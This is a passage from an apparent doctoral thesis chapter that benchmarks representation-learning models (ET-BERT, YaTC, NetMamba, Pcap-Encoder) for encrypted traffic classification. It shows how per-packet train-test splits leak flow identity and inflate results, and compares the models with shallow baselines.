to some specific packet header or fields. In total, we define 8 questions, for 50,000 sample questions. We included (see Appendix C) retrieval questions applied across different protocols (TCP-IPv4/6, UDP-IPv4, and ICMP) and more complex questions that involve the computation on different fields. Two examples of question prompts are "What is the destination IP address of the packet?" and "Is the packet's IP checksum correct?". We stress that we avoid pretext questions on the application payload (except its size), assuming encryption prevents any possible answer on the content.

Note that this simple Q&A training model allows one to pre-train *Pcap-Encoder* on specific protocol information. For instance, it can be tasked to find the SNI in the TLS handshake or learn where to find the A or AAAA record in DNS queries.

We start from the *T5-AE* encoder trained at Phase 1, again using the mean pooling bottleneck to represent each packet. For the question-answering task, the input consists of two parts: the query and the context. The query is the task we ask the model to solve. The context is the packet. Queries are in plaintext so we use the original T5 tokenizer directly. For packets, we tokenize them as before. At last, we separate the query from the context by the special token </s> that ensures the model correctly interprets the boundaries between the query and the context.Example: *What is the time to live of the packet?*</s>4500 4000 F7C6 ... CD19.

We use the same traces as before for this second phase. At the end, we have a *T5-AE+Q&A* pre-trained model.

Downstream classifiers: As done by other representation learning models proposed for traffic classification, we add a classification head made by a two-layer MLP with a ReLU activation function. It takes as input the *T5-AW+Q&A* embedding computed from the input packet. We train separated classifiers, one for each task. Depending on the number of classes in the task, we use binary cross-entropy or softmax as a loss function for the MLP.

4.4 Benchmark for Network Traffic Classification

In this section, we shift focus to the downstream task of the representation learning pipeline. As in the previous section, we explore the design choices of the most influential and recent approaches, highlighting potential pitfalls. Additionally, to provide a common ground for comparing results, we introduce a fair and effective benchmark pipeline to evaluate the representation learning capabilities of different models for network traffic classification tasks. Our benchmark covers the vital steps of trace gathering, cleaning, splitting, and sampling, where the literature has used a plethora of solutions, some of which are incorrect, that prevent a fair comparison between alternatives.

4.4.1 Dataset Preparation: Collecting, Cleaning, Splitting

We first discuss the choices on the datasets that previous authors used to train and evaluate their solutions on downstream tasks. The picture is extremely heterogeneous. Most authors use publicly available collections, while a few autonomously collect traces – some sharing (part of) them [199, 192]. Each paper proposes a *custom cleaning process* that removes spurious traffic (*e.g.*, ARP, DHCP, LAN-related protocols, etc.). Some remove flows or packets shorter than a given threshold [192, 202]. Some perform *careless train-test splits*, ignoring the fact that packets of the same flow might leak information on the classification class [199, 192, 202, 201]. In general, even when starting from the same dataset, all papers end up with a custom collection: even the number of classes per task often differs.

We hereby call for a standardization into the following. Clearly, the process we propose here can be extended to include other datasets and classification tasks.

Choice of dataset: Instead of setting up specific data collection campaigns, we rely on previously used mainstream datasets and classification tasks created by the research community. These labelled datasets were generated through experiments conducted in controlled testbeds and offer a large data collection of encrypted traffic. We select three datasets among those commonly used in previous works, for a total of six tasks that we summarise in Table 4.2.

• *ISCX-VPN* [207]: This dataset contains traffic related to 6 different types of services (Web browsing, VoIP, Video Streaming, Chat, Email, P2P File transfer) using different applications (e.g., Chat with Skype or Hangouts), over plain or VPN-encrypted connection. We define three tasks: determining whether traffic is VPN-encrypted or not (*VPN-binary*); Service classification (*VPN-service*); and application classification (*VPN-app*).

Table 4.2 Downstream datasets and tasks.

Dataset	Task	#Class	#Train	#Test	Description
ISCX-VPN	VPN-binary	2	100,000	110,594	Encrypted?
ISCX-VPN	VPN-service	6	120,000	111,368	Voip, Chat, ...
ISCX-VPN	VPN-app	16	33,088	111,678	Gmail, Vimeo, ...
USTC-TFC	USTC-binary	2	100,000	609,332	Malware?
USTC-TFC	USTC-app	20	69,680	609,477	Gmail, Skype, ...
CSTN-TLS1.3	TLS-120	120	98,640	553,994	120 Websites

• *USTC-TFC* [214]: This dataset contains a total of 20 applications, 10 are benign (BitTorrent, Facetime, Gmail, Skype, ...) and 10 are malicious (malware run in controlled environments). We formulate two classification tasks: Malicious or not (*USTC-binary*); and application classification (*USTC-app*).

• *CSTN-TLS1.3* [192]: This dataset contains a total of 120 classes, each referring to visits to a different TLS1.3-enabled website. The task here is to output the visited website (*TLS-120*). The authors share only TCP flows from which they remove the TCP 3-way-handshake and the initial client TLS-Hello – thus removing the plain-text SNI if present. This results in a "everything encrypted" payload scenario[6].

Data cleaning: Not supervising the trace collection process, data cleaning becomes a crucial step to ensure the quality and reliability of the datasets [215]. We summarize our interventions in the following four cases:

• *Extraneous protocol filters*: Given the constraints of network data collection, certain extraneous protocols inevitably make their way into the datasets. For example, some traces include ARP, DHCP, broadcast protocols, etc. that question the definition of the classification task (*e.g.*, making predictions on ARP requests, which are not related to any classes). Some of the previous work [199, 191, 203, 202] did not clean (or did not report how they cleaned) the traces, blindly trusting the data collection. For our benchmark, we define a superset of filters that we report in Appendix C to filter out the irrelevant protocols to the classification task. ISCX and USTC traces contain more than 5% and 10% of spurious packets, respectively. CSTN is already filtered.

• *Minimum size filters*: Some of the previous work filtered packets shorter than a minimum size. For example, in *ET-BERT*, the authors remove all packets shorter

[6]In the original *ET-BERT* paper the authors state the SNI is present, but in the public dataset it is not.

than 80B[7]. In *TrafficFormer*, the authors remove flows shorter than 2kB or than three packets. Filtering based on packet or flow size alters the classification tasks since, for instance, all TCP signalling and acknowledgement packets could be ignored. Hence, we do not adopt and support filters based on minimum size/number.

• *Classes support filters*: Some works limit the number of packets per class [192], the number of flows per class [192, 204, 202], or directly drop a class if the minimum support is not satisfied [192, 204, 202]. For example, *TrafficFormer* discards classes with less than 10 flows and limits to 500 flows the others; *ET-BERT* selects at most 5000 packets or 500 flows per class; *NetMamba* discards rare classes and limits common ones but authors do not report thresholds. Since these filters alter the original data distribution, they change the nature of the problem compared to the initial dataset. The original datasets should reflect real-world conditions, while artificially modifying the underlying distributions introduces deviations that may impact the performance in practical deployments. We refrain from applying any such filters during testing. Differently, during training, researchers could use techniques that change the original class distribution, such as balancing the class samples (see next).

• *Filters removing header information*: In an attempt to limit data leakage, some works propose to remove specific fields like Client/Server IP addresses and TCP/UDP ports. For example, *YaTC* randomises the IP address and sets the port number to zero; *PacRep* and *NetMamba* set both IP address and port to zero; *PTU* removes IP address, MAC address and checksum; *TrafficFormer* randomises IP address and ports. *ET-BERT* removes the IP header entirely. The motivation is to remove explicit identifiers that could create shortcuts the classifier could exploit.

For the pre-training task, we consider it incorrect to remove any information from the header. For the downstream tasks, in some cases, these filters could help the classification model from not exploiting shortcuts and therefore they can be adopted.

Dataset Splitting into Train and Test: The golden rule in any ML pipeline is to avoid any leakage of information from the test set into the training/validation set. For traffic classification, we consider two basic splitting processes:

• *Per-packet split:* Separate the packets based on their class, then randomly split each class into training/validation and test sets.

[7]This filter is present in the code, but not mentioned in the paper.




Fig. 4.3 Per-flow and per-packet split.

• *Per-flow split:* Separate the flows based on their class. Then randomly put all packets from the same flow into training/validation and test sets.

Fig. 4.3 sketches the differences between per-flow and per-packet split. Given flows, there are *explicit flow identifiers* (ID) like the flow 5-tuple (represented by colours), and *implicit flow IDs*, such as the TCP sequence (SeqNo) and ACK numbers (AckNo). For instance, TCP SeqNo and AckNo are randomly selected during the TCP three-way handshake, and all packets of the same flow then share values in a close range. Overall, the pairs (SeqNo, AckNo) create an implicit flow ID projecting all flow packets in a random space of ≈64 bits. Similarly, the TCP timestamp implicitly groups packets of the same session by a close-by timestamp.

All previous works adopt a per-packet split for packet classification tasks. Unfortunately, this leads to serious data leakage that allows the classifier to leverage implicit flow IDs to identify all packets of the same flow. Being the class of the flow available during training, the classifier can easily associate a packet to its flow, and then to its class. Therefore, we propose the adoption of the per-flow split to remove simple implicit flow IDs that the classifier would not be able to leverage in real deployments.

Notice that more advanced splits are possible: per-session, per-client, per-location, per-time split, etc. Each stresses the ability of the model to generalise when transferred in other setups. Here we limit our analysis to the basic per-packet and per-flow split.

Sampling a subset of the original dataset: Different network applications generate different amounts of flows and packets. This translates into a class imbalance where a chatty application may exchange more packets than non-verbose applications, possibly creating an important class imbalance that challenges the downstream model training. However, this imbalance is real: Limiting the number of packets or flows per class on the entire dataset, as in some of the previous works, introduces artefacts in the data distribution that could bias the model evaluation. Therefore, for the test set, we suggest keeping it as obtained from the previous step. If for some reason (e.g., computational or time constraints at inference time) the test set must be reduced, we suggest applying *Stratified sampling*, which preserves the distribution of classes as in the collected data.

For the training (and validation) set, multiple valid choices can be made according to the used methodology. *Balanced sampling* through oversampling or undersampling make the number of samples of every class similar. This enables the model to better learn minority class samples and avoid the majority class dominating the model training process. Alternatively, one could use a weighted loss function or other ML techniques to compensate for class unbalance.

4.4.2 Downstream classification

Downstream task - Packet or flow: Some work frames the final task as a packet classification problem [201, 202, 202], others focus on flow classification [199, 203, 204], some does both [192]. Here, we face both packet-level and flow-level tasks: given a packet (or a flow), identify which class it belongs to. We define as flow the sequence of packets with the same 5-tuple, and consider both packets sent by the client and the server (bi-flow). At last, we consider all packets and flows to belong to the class the trace belongs to. For instance, when visiting a website, all cleaned packets and flows collected during such visit inherit the same website label[8].

Downstream model and training: Each pre-trained encoder outputs an embedding, given some input sample. This tensor is the input to the classification head. In previous works, the classification head ranges from a simple MLP to a more complex transformer-based architecture (e.g. in *PacRep*). Given the resulting classification

[8]Even if questionable – as also we might include noise *e.g.*, third parties services – this is the same formulation previous works used.

model, authors trained it with simple supervision or using contrastive learning as in *PacRep*. Given the complexity of the downstream task, one can consider which classification head model to use freely, always balancing complexity, accuracy, training and inference requirements.

Pre-Trained Encoder - Frozen or unfrozen: During the training of the final classifier, all previous works perform training in an end-to-end manner, i.e., the encoder architecture is *unfrozen*. While legitimate, this is in contrast with the idea that the representation produced by the encoder is actually representative. By freezing the encoding part of the model, the classification head should leverage the obtained generic representation. Therefore, to check how meaningful the representation is, we advocate the usage of *frozen* encoder during the training of the downstream classifier.

Performance metrics: Accuracy and macro F1-Score. To evaluate the classifier performance, we suggest using both the accuracy and the macro-averaged F1-Score. *Accuracy* measures the number of correct predictions. It is the ratio between the total number of correct predictions by the total number of predictions. Accuracy treats all samples as equally important. In an unbalanced situation, it underweights the performance of minority classes.

Macro-averaged F1-Score is the arithmetic mean (i.e., unweighted mean) of all F1 scores per class. This metric equally weights errors across all classes, regardless of support.

All previous works but *PacRep* report the accuracy. Correctly, some present the macro F1-Score too. *YaTC* and *NetMamba* use the micro F1-Score – which favours majority classes; *PacRep* only reports micro F1 and macro F1 scores.

4.5 Experimental setup

Here we describe the experimental setup to compare and understand the potential of representation learning for the traffic classification tasks we design in our benchmarks.

Table 4.3 Results of *Pcap-Encoder* and the three SoA models for packet classification. Per-flow split, Frozen encoders. We report accuracy (AC) and macro F1-score (F1). Results below 50% are highlighted in red, best in bold.

Model (Per-flow split)	VPN-binary (2)		VPN-service (6)		VPN-app (16)		USTC-binary (2)		USTC-app (20)		TLS-120	
	AC	F1	AC	F1	AC	F1	AC	F1	AC	F1	AC	F1
ET-BERT	84.7	84.6	71.7	64.2	59.2	43.7	100.0	100.0	84.9	79.6	10.9	6.7
YaTC	83.9	83.9	69.2	60.1	60.9	44.3	99.5	99.5	85.2	78.0	15.5	9.6
NetMamba	75.0	74.5	56.9	49.0	39.6	28.4	97.6	97.5	72.5	57.7	8.8	4.5
Pcap-Encoder	**99.9**	**99.9**	**92.1**	**89.8**	**83.5**	**71.0**	**100.0**	**100.0**	**91.0**	**87.1**	**71.0**	**63.7**

Downstream models: For our experiments, we select three representative models: *ET-BERT*, [9] *YaTC* [10] and *NetMamba* [11]. Each uses a different representation learning model: BERT, ViT and Mamba. The former supports both packet and flow embedding. The latter are flow embedders that we extend to support packets as well. We download the pre-trained models from each original repository. To the contender list, we add *Pcap-Encoder* and consider also shallow models (without representation learning) as baselines.

For each model, we follow the data preparation and parameter setting suggested by the original papers when available:

• *ET-BERT*: We remove the Ethernet and IP header and TCP ports. We set the learning rate to $2 \cdot 10^{-5}$ with 20 epochs for fine-tuning the unfrozen model, and $2 \cdot 10^{-3}$ for 60 epochs for the frozen model.

• *YaTC*: We anonymize IP addresses and ports, and group the first five packets to construct the input matrix by padding or truncating packets if necessary as in the original paper. We set the learning rate at $2 \cdot 10^{-3}$ and the batch size to 64 over 200 epochs both for the frozen and unfrozen tests.

• *NetMamba*: We use the same learning rate and data processed as *YaTC*.

• *Pcap-Encoder*: We load the T5-base model with pre-trained weights.[12] For the encoder adaptation, we use the AdamW optimizer, a learning rate of $5 \cdot 10^{-4}$, a linear rate scaling, batch size of 8, and we train for 15 epochs. For question-answering tasks, we keep the same learning rate and scaling. We train for 20 epochs with a batch size of 24.

[9] *ET-BERT*: https://github.com/linwhitehat/ET-BERT
[10] *YaTC*: https://github.com/NSSL-SJTU/YaTC
[11] *NetMamba*: https://github.com/wangtz19/NetMamba
[12] T5: https://huggingface.co/google-t5/t5-base

• *Shallow model*: We use 4 different ML models (*i.e.*, Random Forest, XGBoost, MLP, LigthGBM) and we use AutoGloun [216] to automatically select the best hyperparameters. As features, we construct a vector for each packet by extracting the values of selected protocol fields (padding missing fields) – see Table C.3 in Appendix.

When facing the *packet classification task* with the *YaTC* and *NetMamba* flow-embedders, we *Repeat* the same packet 5 times[13]. We use the original flow-embedder models for the *flow classification task*. For *Pcap-Encoder*, we consider a simple majority voting on the first 5 flow packet classification.

Downstream task evaluation: As reported in Section 4.4, we split each dataset into training and test partitions, according to a 7:1 ratio. We adopt the *per-flow split* strategy. We make sure that long flows are evenly distributed within the partitions. For the training set, we *balance* it by undersampling each class to the minority class. For flows longer than 1,000 packets, we randomly select 1,000 packets across the flow. Table 4.2 reports the number of samples in the training and testing sets. The proportion between the train and test samples changes for each downstream dataset due to the undersampling of the training part.

To select the best hyperparameters for each model, we perform a K-Fold cross-validation of the training partition with $K = 3$ (2/3 used for training, 1/3 for validation, 3 folds). In all experiments, we test all models and configurations with the exact same splits for a fair comparison.

To study the *per-packet split* scenario, we create a second split simply following a 8:1:1 random split into train, validation and test – as originally proposed in *ET-BERT*. In this case, packets from the same flow can end up in both trains and tests.

4.6 Results

We perform all the experiments HPC Cluster equipped with NVIDIA Tesla V100 SXM2 GPUs. We use Python and Pytorch for the implementation and make all the datasets, models, and code available to the community for reproducibility and to foster further studies.

[13]We also test a *Padding* strategy where 4 padding packets with all zeros follow the packet. The Repeat strategy offers better results.

4.6.1 Packet-Level Traffic Classification

We start from the proposed flow-split-based scenario with frozen encoders on the packet classification tasks. Observing poor results, we run experiments with the unfrozen encoders. With still negative results, we move to the packet-split-based option, finally obtaining the same exceptional results promised in the literature.

Per-Flow Split – Frozen encoder: We consider the six tasks we presented in Section 4.4 and test all representation learning models with the per-flow split and frozen encoders. We report results in Table 4.3. Surprisingly, the performance of all models is very poor, up to 80% lower than that reported in their respective papers. Only in the simplest binary classification tasks, *VPN-binary* and *USTC-binary*, all models offer solid results. On the most challenging *VPN-app* and *TLS-120* tasks, the performance is really disappointing.

Notice how *Pcap-Encoder* performs best in all tasks, significantly outperforming other methods. Yet, in the most complex tasks, it struggles to achieve excellent results.

Although it contrasts with previous studies, the poor performance in encrypted scenarios is justified by the debatable assumption made by previous works according to which some information can still be extracted from the encrypted payload. Since these models are designed to disregard information from packet headers, they rely on minimal data, primarily packet direction and size. In contrast, *Pcap-Encoder* provides an informative representation to the classification head, enabling it to distinguish the application that generated a packet from the network and the transport headers summarised by the *Pcap-Encoder* encoder.

Given that some tasks are very simple, in the following, we focus only to the *VPN-app* and *TLS-120* tasks.

Per-Flow Split – Unfrozen Encoder: To investigate the root cause of poor performance, we let the classification model fine-tune the embedder part as well, *i.e.*, we unfreeze the encoder. We report results in Table 4.4, for *VPN-app* and *TLS-120* cases. As expected, all proposed models improve their performance by 20-40%. Still, unfreezing the encoder does not suffice to reach a satisfactory result for none of them. *Pcap-Encoder* still achieves the best performance: Notice that the unfreezing boost is less significant than the counterparts – about 5% improvement

Table 4.4 Per-flow split, frozen and unfrozen encoder. Results improve, but models still struggle in challenging setups.

Model (Per-flow split)	VPN-app (16)				TLS-120			
	Frozen		Unfrozen		Frozen		Unfrozen	
	AC	F1	AC	F1	AC	F1	AC	F1
ET-BERT	59.2	43.7	82.8	69.7	10.9	6.7	28.0	21.5
YaTC	60.9	44.3	79.1	65.2	15.5	9.6	36.6	31.4
NetMamba	39.6	28.4	80.4	65.9	8.8	4.5	40.7	35.3
Pcap-Encoder	**83.5**	**71.0**	**85.6**	**74.8**	**71.0**	**63.7**	**77.3**	**69.2**

Table 4.5 Per-packet split scenario.

Model (Per-packet split)	VPN-app (16)				TLS-120			
	Frozen		Unfrozen		Frozen		Unfrozen	
	AC	F1	AC	F1	AC	F1	AC	F1
ET-BERT	69.5	64.7	96.8	97.0	17.5	10.2	97.4	96.8
YaTC	73.2	67.7	**98.5**	**98.5**	26.8	17.7	**98.2**	**97.7**
NetMamba	53.5	45.1	98.4	98.4	13.5	5.3	97.4	96.8
Pcap-Encoder	**91.9**	**90.6**	94.3	93.9	**85.7**	**81.0**	88.6	80.3

only. This confirms that *Pcap-Encoder* still relies on its pre-training knowledge to capture generic network representations and does not require re-learning with end-to-end training.

Per-Packet Split – Frozen vs Unfrozen Encoder: Wondering why the performance does not yet saturate to the 'all $\geq$ 95%' scenario, we observe what happens with the per-packet split as originally adopted in all previous works. We present results in Table 4.5 for both frozen and unfrozen encoder setups on the two most challenging tasks.

Focus first on the frozen encoder scenario. The performance that all previous models achieve is still far from satisfactory. In particular, in the *TLS-120*, we obtain very poor results. Compare now with an unfrozen encoder, where the accuracy finally exceeds 96%.

Two main take-home messages arise: First, per-packet split enables some data leakage that allows the classifier to finally find exploitable patterns. Second, the representation offered by the frozen encoder is not useful for solving classification

Table 4.6 Impact of implicit flow ID. Unfrozen *ET-BERT*.

Scenario	Dataset	AC	F1
Per-packet Split	Original	**97.4**	**96.8**
	w/o SeqNo/AckNo w/o Timestamp (only test)	19.5	15.4
	w/o SeqNo/AckNo w/o Timestamp (train + test)	52.2	48.2
Per-flow Split	Original	28.0	21.5

tasks. Only when end-to-end training is enabled, the models learn patterns that allow them to shine.

To gauge the representativeness of the embeddings, we compute, for each packet, the number of neighbouring packets that have the same class, using their representation in the embedding space. The intuition is that, if the embedder can project packets with the same class in the same portion of the embedding space, most of the packet's neighbours should be of the same class. For each point, we consider the 5-nearest neighbours (5-NN) and count how many samples are of the correct class (5-NN purity). Fig. 4.4 shows this analysis considering *ET-BERT* embeddings in frozen (left) and unfrozen (right) setups, in the *TLS-120* case. Given a packet of class c, in the former case, 71% of packets have no neighbour of class c. After training, the embedding changes drastically, so that now 97% of packets have all the 5 neighbours of class c. The original embeddings lack meaningful information, and it is only during end-to-end training that the classification model adapts them to specifically address the downstream tasks. The same holds for the embeddings of other models, not reported here for the sake of brevity.

In a nutshell, even with data leakage, the models need to modify all their weights to solve the classification task, as their original representations are uninformative.

Unfortunately, the patterns activated by the per-packet split are misleading and impractical for real-world use. The per-packet split strategy suffers from severe data leakage, causing packets from the same flow to appear in both the training and test sets. As a result, the model learns information it should not rely on. Specifically, some implicit flow IDs enable it to link a test packet to its corresponding flow and, ultimately, its class.




Fig. 4.4 5-NN purity of embeddings for *ET-BERT*.

Removing implicit flow IDs We systematically analyse the cause of the performance increase with the per-packet split and unfrozen model. We focus on *ET-BERT* as a case study, with the *TLS-120* task. Table 4.6 summarises these experiments. The first row reports (as in Table 4.5) the excellent performance with the per-packet split and unfrozen encoder.

Now, consider the same model tested on the same data but with randomized SeqNo, AckNo, and TCP timestamps (second row) The results drop by approximately 80%. This suggests that the model relies on shortcuts during training – finding patterns that do not generalize – leading to a abrupt performance decline when those shortcuts are unavailable.

Train now the same model on a training set where the implicit flow IDs are removed – and no easy shortcuts are present. Test this model on a test set without shortcuts too. Results improve. That is, the model – trained unfrozen – looks for other patterns that still allow it to solve the classification task, even if in an unsatisfactory manner. Some data leakage is still present.

Lastly, we report in the last row the results in a per-flow split (the same from Table 4.4). Here packets are naturally and consistently separated in train or test sets, and the model cannot find easy patterns.

In short, the per-packet split introduces dangerous leakages, allowing the model to find easy patterns that will not be available during deployment. It is crucial to carefully split the data to avoid this issue. A per-flow split helps mitigate the problem,

Table 4.7 Traditional ML baselines and *Pcap-Encoder*.

Model (Per-flow split)	VPN-app (16)		TLS-120	
	AC	F1	AC	F1
RF	91.6	81.1	81.8	78.0
XGBoost	91.6	82.1	85.1	82.0
LightGBM	**92.0**	**82.6**	**85.6**	**82.4**
MLP	79.3	65.1	74.1	68.8
RF w/o IP addr	85.9	72.4	45.6	39.4
XGBoost w/o IP addr	85.9	73.2	46.2	41.3
LightGBM w/o IP addr	87.3	74.5	45.6	40.6
MLP w/o IP addr	69.6	52.5	36.7	30.5
Pcap-Encoder	83.5	71.0	71.0	63.7
***Pcap-Encoder* w/o IP addr**	68.9	52.5	67.3	52.4
***Pcap-Encoder* w/o header**	18.2	16.4	2.6	1.5
***Pcap-Encoder* w/o payload**	79.4	66.7	71.3	63.6

but in more complex scenarios, more advanced splitting strategies may be required, such as per-session, per-time, or per-network split.

***Pcap-Encoder* vs Shallow models:** So far, *Pcap-Encoder* proved to offer the best performance in realistic scenarios. But how does it compare with traditional ML approaches? In Table 4.7, we compare the performance of the shallow models with that of *Pcap-Encoder*. In the upper part of the table, the results show that the shallow ML models perform better than *Pcap-Encoder*. This difference may be because Shallow ML explicitly use the relevant protocol field information as features. Instead, *Pcap-Encoder* relies on the upstream pre-training task that has to learn the generic key features from the original byte stream in an autonomous way.

In the middle part of the table, we show what happens when we remove the IP address features. When those features are unavailable, the performance of shallow models drops, especially in the TLS-120 task. In appendix C, we how the feature importance changes consequently.

In the last three lines of Table 4.7 we show the performance of *Pcap-Encoder* while we randomize the IP addresses, remove the IP header entirely, or remove the application payload. Changes are applied in both the training and testing sets. In the first case, *Pcap-Encoder* can still achieve solid results, outperforming the shallow models in the same conditions. Conversely, when deprived of the IP and TCP headers, performance collapses. This is expected given that *Pcap-Encoder* is

Table 4.8 Flow-based classification tasks.

Model (Flow Split)	VPN-app (16)				TLS-120			
	Frozen		Unfrozen		Frozen		Unfrozen	
	AC	F1	AC	F1	AC	F1	AC	F1
ET-BERT	42.0	38.9	59.2	54.3	20.5	13.8	55.3	51.5
YaTC	25.5	25.1	**60.0**	**54.8**	34.0	27.8	77.3	74.8
NetMamba	15.6	13.6	52.4	48.6	16.9	11.3	**78.3**	**76.0**
Pcap-Encoder	**69.2**	**62.2**	–	–	**71.3**	**68.1**	–	–

designed to ignore the payload. Removing the application layer payload has a limited (*VPN-app*) or no impact (*TLS-120* – everything encrypted scenario). By design – and in practice – the encrypted payload cannot make any significant contribution to the classification task.

4.6.2 Flow-Level Traffic Classification Results

At last, given that *YaTC* and *NetMamba* models were designed for flow representation, we compare how they perform in a flow-level network traffic classification task.

We take the same two challenging datasets used in the previous section and keep all flows that have at least 5 packets (the best case for encoders). For all the models we classify the flow, consisting of its first 5 packets (as in the original papers). Only per-flow split is available in this case. We train the classification model using both frozen and unfrozen encoders using the same 3-fold approach.

For *Pcap-Encoder*, being a packet-level encoder, we adopt a simple majority vote scheme: Without additional training, we classify the first 5 packets of each flow and directly assign the flow class based on the majority of the labels of these 5 packets. Since the majority voting classifier requires no training, we can only use the encoder of *Pcap-Encoder* in a frozen manner.

We compare the results in Table 4.8. The same conclusions as in the previous experiment hold: First, all representation learning models struggle to classify the flow when the encoder is frozen. This confirms that the representation learned during pre-training fails to effectively capture key features. Performance improves only when the encoder is unfrozen and allowed to update its weights freely. However, even




Fig. 4.5 Relative training and inference times.

in this case, the results remain comparable to *Pcap-Encoder*, which achieves similar performance despite having a frozen encoder and relying on a simple majority-voting scheme.

We noticed a large difference with respect to the claimed results of *ET-BERT* on *TLS-120* (macro F1-score of 97.5% [192]). We hypothesise that this difference might be due to: (i) the artefact introduced in *ET-BERT* balancing procedure in the test set; (ii) the undersampling strategy we adopted, which in the case of flows severely reduces the available samples for training; and (iii) the possible presence of the TLS Client Hello packet with plain text SNI (the authors do not confirm they removed it while in the public dataset it is not present) that would make the task trivial.

4.6.3 Model efficiency

Finally, we compare the inference and training time for the different models with frozen or unfrozen encoders. We measure the time to complete the 3-folds in the *VPN-app*, per-flow split setup. Fig. 4.5 reports the results normalized to the Random Forest (RF) model which is the fastest even if trained on general CPUs. In detail, at training time, all representation learning models require from 2x to 64x times more time than the RF. When comparing frozen versus unfrozen training, the time grows by a 2x - 8x factor, depending on the model. At inference, the efficiency correctly depends only on the complexity of the model. *NetMamba* is the most efficient, while

Pcap-Encoder is the most costly model. This is expected given the more complex T5 architecture.

Overall, *Pcap-Encoder* good representation and classification performance is counterbalanced by being the slowest among the tested models, both at training and inference time.

4.7 Related Works

Traffic classification has been a traditional problem since the Internet's birth. Initially solved by DPI [184], after the adoption of encryption, researchers started using machine learning [185], deep learning [186–188], and recently representation learning to face it. Periodically, survey works presented the current state, highlighting the pitfalls and providing directions for future works. Along the way, several works explicitly questioned some approaches and suggested best practices to follow. For example, Kim et al. [217] compared DPI and simple shallow learning approaches with different traffic traces, providing general guidelines to correctly compare classifier performance. Similarly, Dainotti et al. [218] provide recommendations, including rigorous data collection and common benchmark definition, but do not explicitly enlist the need for proper and careful data preparation and splitting.

Enlarging the scope to the cybersecurity field, Sommer et al. [219] already in 2010 performed a reality check on the applicability of ML for cybersecurity and intrusion detection. They identify challenges in experimental data and call for always asking and answering the *Why?* question. More recently, Flood et al. [215] pinpoint issues in datasets commonly used for cybersecurity that can induce bias in intrusion detection systems. Similarly to our work, Arp et al. [78] highlight the pitfalls in using machine learning for cybersecurity. They studied top-tier security conference papers within the past 10 years, confirming that pitfalls are widespread and demonstrating how individual pitfalls can lead to unrealistic performance and interpretations. They mention “Spurious Correlations” that can create shortcut patterns to separate classes. Here, we show that similar problems affect the adoption of AI-based solutions in traffic classification, highlighting the “sweet danger of sugar” that representation learning offers, and calling for a checkpoint before continuing to adopt these technologies blindly.

Broadening the scope to studies that highlight pitfalls in ML at large, a substantial body of work has investigated best practices for the general application of machine learning. This includes studies on various forms of sampling bias and dataset shift [220–222], as well as the broader implications of biased parameter selection [223], cherry picking [224], and improper training [198] and evaluation methods [225]. Our recommendations are designed to address the unique challenges faced by the networking community, contributing to the adoption of AI-based solutions thereby, in the effort to define common best practices.

4.8 Discussion

In this chapter, I presented a detailed analysis of state-of-the-art representation learning works for traffic classification. I highlighted some major pitfalls that previous work ignored, likely intoxicated by the "sugar" of the results falsely close to perfection, calling for always asking "Why does a model work?".

Also, after showing that the representation produced by the previous models is not informative, this chapter advocated for a frozen testing setup (at least as a baseline in the design plane). In fact, while the other alternatives only work with end-to-end training, *Pcap-Encoder* proved to be the only model that produces a useful representation for downstream traffic classification tasks. At the same time, its complexity and performance on par with shallow models (another baseline everyone shall always include) question its practicability.

Chapter 5

LLMs Constrained Generation with Hundreds of Constraints

In this last chapter, I discuss my latest contribution from the paper: Boffa, Matteo, et al. "*Large-Scale Constraint Generation. Can LLMs Parse Hundreds of Constraints?*", submitted to *ACL 2025*.

